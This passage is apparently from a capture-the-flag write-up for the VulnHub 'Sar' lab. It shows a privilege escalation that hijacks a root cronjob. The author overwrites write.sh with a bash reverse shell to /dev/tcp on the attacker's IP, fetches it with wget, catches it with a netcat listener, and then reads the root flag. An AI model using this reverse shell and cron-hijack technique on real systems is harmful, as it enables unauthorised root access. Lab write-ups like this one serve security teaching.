
So, I download the shell.php file inside /var/www/html and execute the following command to append a line inside the write.sh script to run the shell.php file.

On the other hand, I start the netcat listener and then waiting for the reverse connection. Since we know that the cronjob was scheduled to run finally.sh script at the end of 5 mint, this may help us to get the root shell.

As a result, we got the netcat session as root and get the root.txt script, finished the task.




```
┌──(root㉿kali)-[~/vulnhub/sar]
└─# cat write.sh
#!/bin/bash
bash -i >& /dev/tcp/192.168.49.215/9001 0>&1
```



```
www-data@sar:/var/www/html$ rm write.sh
rm write.sh
www-data@sar:/var/www/html$ wget http://192.168.49.215/write.sh
wget http://192.168.49.215/write.sh
--2022-10-08 16:41:22--  http://192.168.49.215/write.sh
Connecting to 192.168.49.215:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 57 [text/x-sh]
Saving to: 'write.sh'

write.sh            100%[===================>]      57  --.-KB/s    in 0.001s

2022-10-08 16:41:22 (84.0 KB/s) - 'write.sh' saved [57/57]

www-data@sar:/var/www/html$ chmod 777 write.sh
chmod 777 write.sh
www-data@sar:/var/www/html$ ls -la
ls -la
total 44
drwxr-xr-x 3 www-data www-data  4096 Oct  8 16:41 .
drwxr-xr-x 5 www-data www-data  4096 Oct  8 16:24 ..
-rwxr-xr-x 1 root     root        22 Oct 20  2019 finally.sh
-rw-r--r-- 1 www-data www-data 10918 Oct 20  2019 index.html
-rw-r--r-- 1 www-data www-data    21 Oct 20  2019 phpinfo.php
-rw-r--r-- 1 root     root         9 Oct 21  2019 robots.txt
drwxr-xr-x 3 www-data www-data  4096 Oct  8 15:57 sar2HTML
-rw-r--r-- 1 www-data www-data   365 Oct  8 15:57 shell.php
-rwxrwxrwx 1 www-data www-data    57 Oct  8 16:40 write.sh
www-data@sar:/var/www/html$ cat write.sh
cat write.sh
#!/bin/bash
bash -i >& /dev/tcp/192.168.49.215/9001 0>&1
www-data@sar:/var/www/html$ cat /home/locale.txt
cat /home/locale.txt
cat: /home/locale.txt: No such file or directory
www-data@sar:/var/www/html$ cat /home/local.txt
cat /home/local.txt
c6589dd09a1ee804aee3d3e593465235
www-data@sar:/var/www/html$ 
```

I waited a couple minutes and got my reverse shell with root privileges.



```
┌──(root㉿kali)-[~/vulnhub/sar]
└─# rlwrap -cAr nc -lvnp 9001
listening on [any] 9001 ...
connect to [192.168.49.215] from (UNKNOWN) [192.168.215.35] 40570
bash: cannot set terminal process group (17216): Inappropriate ioctl for device
bash: no job control in this shell
root@sar:/var/www/html# id
id
uid=0(root) gid=0(root) groups=0(root)
root@sar:/var/www/html# cd
cd
root@sar:~# ls
ls
proof.txt
root.txt
root@sar:~# cat proof.txt
cat proof.txt
910b8760ab889f2813c2a7bbfe6e7b2e
root@sar:~# 
```

`proof.txt : 910b8760ab889f2813c2a7bbfe6e7b2e`